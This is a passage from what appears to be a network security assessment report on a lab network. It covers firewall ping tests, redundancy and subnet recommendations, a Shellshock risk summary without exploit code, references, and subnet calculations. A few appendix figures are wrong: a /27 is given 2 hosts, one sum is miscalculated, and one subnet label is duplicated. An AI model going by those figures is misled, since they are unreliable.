


Figure 57 Disabling Traffic from Webserver2 to Pass Through the Rest of the Network

To test these changes to the Firewall Rules ICMP requests were sent to PC5 on “192.168.0.66” and PC1 on “192.168.0.210”. The test was successful, with 100% packet loss of requests being sent to both hosts.

```
root@xadmin-virtual-machine:~# ping 192.168.0.66
PING 192.168.0.66 (192.168.0.66) 56(84) bytes of data.
^C
--- 192.168.0.66 ping statistics ---
4 packets transmitted, 0 received, 100% packet loss, time 3024ms

root@xadmin-virtual-machine:~# ping 192.168.0.210
PING 192.168.0.210 (192.168.0.210) 56(84) bytes of data.
^C
--- 192.168.0.210 ping statistics ---
6 packets transmitted, 0 received, 100% packet loss, time 5040ms

root@xadmin-virtual-machine:~#
```

Figure 58 Failed ICMP Packets being sent to PC5 & PC1 from Webserver2

5 NETWORK DESIGN CRITICAL EVALUATION

After conducting a comprehensive investigation into the ACME Inc. network, it has been determined that some critical issues relating to the overall configuration and design implemented into the entire infrastructure. Alongside this statement, other aspects of the network would be considered good practices but are brought down by the need for more effort to finish these implementations. With this said, by examining the configuration of the devices, it is almost as if the whole network is still under construction and needs attention to bring it up to a secure standard.

5.1 NETWORK DESIGN & TOPOLOGY

Looking at the Network Diagram (2.1), the design of this network is very linear that has a central connection made up of routers that route traffic between the various subnets within the network. This would be acceptable considering the network is small, but performance would depend entirely on the amount of traffic utilized during regular operation. The main issue about using this linear design is that there is no redundancy available if one of these central routers were to go down or if any layer 1 cabling issue occurred in this central point. If a node in this central point were to fail, it would entirely sever subnets or even large portions of the network, leaving them unable to communicate with the rest of the network.

A suitable solution for introducing redundancy into the network is using the First Hop Redundancy Protocol (FHRP) concept. FHRP uses two or more routers that can act as a single gateway. "One router acts as the default router, and other routers will be on standby so when the default router fails, FHRP can switch to the standby router to take over (Odom, 2016)".




Figure 59 Simple Diagram of FHRP Concept

"The routers on this network run on VyOS that includes the Virtual Router Redundancy Protocol (VRRP), which is a non-proprietary FHRP option with IPv6 support (VyOS, 2021)".

5.2 SUBNET IMPLEMENTATION

Subnetting throughout the ACME Inc. network is surprisingly efficient, minus a couple of oversights found during the Network Mapping Process (3). Subnets within the network that used a prefix of " /27" seemed to be reserved for networks with workstations attached to them. With a subnet of "255.255.255.224" the subnet will provide a network with 30 usable IP addresses that can be distributed amongst devices within that subnet. Even though these networks only had one or two devices attached to them, this is good practice as it accommodates expandability on the network. Another good practice was giving subnets between routers a prefix of " /30" because this only provides a network with two usable IP addresses. This is a very efficient way of using subnets as connections between routers do not need more than two hosts connected to each other. Furthermore, it is an added layer of security as no other host can be connected to the subnet that could intercept traffic within that network.

A questionable decision was made on allocating a subnet to the network used on Webserver 1 that would need revising. Webserver 1 was in the "172.16.221.0/24" network, with a maximum of 254 usable addresses available within its subnet. As this is a webserver, there isn't any need to have that many hosts on the same network. Another questionable decision made was the subnet given to the network connecting the Firewall to Router 4. This sits on the "192.168.0.96/27" network with 30 usable IP addresses available within its subnet. This looks like it was probably a misconfiguration as every other router-to-router connection on the network uses the prefix " /30" which only allows two possible hosts within the subnet.

As a recommendation, it would be advisable to revisit both networks "172.16.221.0/24 & 192.168.0.96/27" and change them to a " /30" network as this will be a more efficient way to utilise the available IP address ranges.

5.3 SECURITY EVALUATION

It is apparent throughout all the testing conducted on the ACME Inc. network that critical issues need to be addressed. It is noted that some effort has been put into the infrastructure to implement security as there is a presence of a Firewall on the network, but with the vulnerability demonstrated in section (4.8) The webserver residing within the DMZ has almost exclusive access to the entire network. Assuming this is a webserver intended to be open to the public the presence of the Shellshock vulnerability demonstrated in section (4.7) makes the organisations Network an easy target for exploitation as this is a very well-known vulnerability but also gives the highest available privileges on the system. With these two security weaknesses chained together, an attacker can easily compromise the entire ACME Inc. Network in very little time.

It is highly recommended that all the recommendations given within the Security Weaknesses section (4) in this report be implemented as soon as possible. It would be advised that the website hosted on Webserver2 is live on the internet once the security weaknesses have been addressed.

6 CONCLUSION

To conclude this report, a considerable number of issues need to be addressed on the network as critical security issues compromise the entire network and leave it open to exploitation. All the vulnerabilities that were identified were known vulnerabilities that do have fixes or security patches available to rectify these issues.

As for the overall design of the network, the intended implementation was adequate minus a couple of subnets that need to be revised. Adding redundancy into the network design should also be considered as it would be a contingency if any network devices fail.

7 REFERENCES

Check Point. (2023). *The Purpose of a DMZ*. Retrieved from checkpoint.com: https://www.checkpoint.com/cyber-hub/network-security/what-is-a-dmz-network/

Cohen, D. B. (2021, August 22). *What Is NFS? Understanding the Network File System*. Retrieved from atera.com: https://www.atera.com/blog/what-is-nfs-understanding-the-network-file-system/

Odom, W. (2016). CCNA routing and switching ICND2 200-105 official cert guide. In W. Odom. Cisco Press.

Ponemon Institute. (2022). *Cost of a Data Breach.* Michigan: IBM Security.

SSH. (2022). *What is SSH Public Key Authentication?* Retrieved from ssh.com: https://www.ssh.com/academy/ssh/public-key-authentication

SSH b. (2022). *Telnet – How to use*. Retrieved from ssh.com: https://www.ssh.com/academy/ssh/telnet

Stone, M. (2020, August 6). *Shellshock In-Depth: Why This Old Vulnerability Won't Go Away*. Retrieved from securityintelligence.com: https://securityintelligence.com/articles/shellshock-vulnerability-in-depth/

VyOS. (2021). *High availability*. Retrieved from docs.vyos.io: https://docs.vyos.io/en/equuleus/configuration/highavailability/index.html#

W3 Schools. (2023). *Introduction to HTTP*. Retrieved from w3schools.in: https://www.w3schools.in/http/intro

WordPress. (2022, December). *Limit Login Attempts Reloaded*. Retrieved from wordpress.org: https://wordpress.org/plugins/limit-login-attempts-reloaded/#description

APPENDIX: SUBNET CALCULATIONS

Subnet 1	
IP Address	192.168.0.193
Convert to Binary	11000000.10101000.00000000.11000001
Subnet Mask	255.255.255.224
Convert to Binary	11111111.11111111.11111111.11100000
Prefix	/27
IP 4th Octet	110 | 00001
4th Octet Mask Bits	111 | 00000
128 + 64 =	192
Network Address	192.168.0.192
Max Hosts 32 – 2 =	30
First Usable Address	192.168.0.193
Last Usable Address	192.168.0.222
Subnet Broadcast	192.168.0.223

Subnet 2	
IP Address	192.168.0.33
Convert to Binary	11000000.10101000.00000000.00100001
Subnet Mask	255.255.255.224
Convert to Binary	11111111.11111111.11111111.11100000
Prefix	/27
IP 4th Octet	001 | 00001
4th Octet Mask Bits	111 | 00000
32 =	32
Network Address	192.168.0.32
Max Hosts 32 – 2 =	30
First Usable Address	192.168.0.33
Last Usable Address	192.168.0.62
Subnet Broadcast	192.168.0.63

Subnet 3	
IP Address	192.168.0.129
Convert to Binary	11000000.10101000.00000000.10000001
Subnet Mask	255.255.255.224
Convert to Binary	11111111.11111111.11111111.11100000
Prefix	/27
IP 4th Octet	100 | 00001
4th Octet Mask Bits	111 | 00000
128 =	128
Network Address	192.168.0.128
Max Hosts 32 – 2 =	30
First Usable Address	192.168.0.129
Last Usable Address	192.168.0.158
Subnet Broadcast	192.168.0.159

Subnet 4	
IP Address	192.168.0.65
Convert to Binary	11000000.10101000.00000000.01000001
Subnet Mask	255.255.255.224
Convert to Binary	11111111.11111111.11111111.11100000
Prefix	/27
IP 4th Octet	010 | 00001
4th Octet Mask Bits	111 | 00000
64 =	64
Network Address	192.168.0.64
Max Hosts 32 – 2 =	30
First Usable Address	192.168.0.65
Last Usable Address	192.168.0.94
Subnet Broadcast	192.168.0.95

Subnet 5	
IP Address	13.13.13.12
Convert to Binary	00001101.00001101.00001101.00001100
Subnet Mask	255.255.255.0
Convert to Binary	11111111.11111111.11111111.00000000
Prefix	/24
IP 4th Octet	00001100
4th Octet Mask Bits	00000000
0 =	0
Network Address	13.13.13.0
Max Hosts 256 – 2 =	254
First Usable Address	13.13.13.1
Last Usable Address	13.13.13.254
Subnet Broadcast	13.13.13.255

Subnet 5	
IP Address	172.16.221.16
Convert to Binary	10101100.00010000.11011101.00010000
Subnet Mask	255.255.255.0
Convert to Binary	11111111.11111111.11111111.00000000
Prefix	/24
IP 4th Octet	00010000
4th Octet Mask Bits	00000000
0 =	0
Network Address	172.16.221.0
Max Hosts 256 – 2 =	254
First Usable Address	172.16.221.1
Last Usable Address	172.16.221.254
Subnet Broadcast	172.16.221.255

Subnet 7	
IP Address	192.168.0.97
Convert to Binary	11000000.10101000.00000000.01100001
Subnet Mask	255.255.255.224
Convert to Binary	11111111.11111111.11111111.11100000
Prefix	/27
IP 4th Octet	011 | 00001
4th Octet Mask Bits	111 | 00000
64 + 32 =	96
Network Address	192.168.0.96
Max Hosts 32 – 2 =	2
First Usable Address	192.168.0.97
Last Usable Address	192.168.0.126
Subnet Broadcast	192.168.0.127

Subnet 8	
IP Address	192.168.0.225
Convert to Binary	11000000.10101000.00000000.11100001
Subnet Mask	255.255.255.252
Convert to Binary	11111111.11111111.11111111.11111100
Prefix	/30
IP 4th Octet	111000 | 01
4th Octet Mask Bits	111111 | 00
128+ 64 + 32 =	224
Network Address	192.168.0.224
Max Hosts 4 – 2 =	2
First Usable Address	192.168.0.225
Last Usable Address	192.168.0.226
Subnet Broadcast	192.168.0.227

Subnet 9	
IP Address	192.168.0.229
Convert to Binary	11000000.10101000.00000000.11100101
Subnet Mask	255.255.255.252
Convert to Binary	11111111.11111111.11111111.11111100
Prefix	/30
IP 4th Octet	111001 | 01
4th Octet Mask Bits	111111 | 00
128+ 64 + 32 + 4 =	228
Network Address	192.168.0.228
Max Hosts 4 – 2 =	2
First Usable Address	192.168.0.229
Last Usable Address	192.168.0.230
Subnet Broadcast	192.168.0.231

Subnet 10	
IP Address	192.168.0.233
Convert to Binary	11000000.10101000.00000000.11101001
Subnet Mask	255.255.255.252
Convert to Binary	11111111.11111111.11111111.11111100
Prefix	/30
IP 4th Octet	111010 | 01
4th Octet Mask Bits	111111 | 00
128+ 64 + 32 + 8 =	228
Network Address	192.168.0.232
Max Hosts 4 – 2 =	2
First Usable Address	192.168.0.233
Last Usable Address	192.168.0.234
Subnet Broadcast	192.168.0.235

Subnet 11	
IP Address	192.168.0.241
Convert to Binary	11000000.10101000.00000000.11110001
Subnet Mask	255.255.255.252
Convert to Binary	11111111.11111111.11111111.11111100
Prefix	/30
IP 4th Octet	111100 | 01
4th Octet Mask Bits	111111 | 00
128+ 64 + 32 + 16 =	240
Network Address	192.168.0.240
Max Hosts 4 – 2 =	2
First Usable Address	192.168.0.241
Last Usable Address	192.168.0.242
Subnet Broadcast	192.168.0.243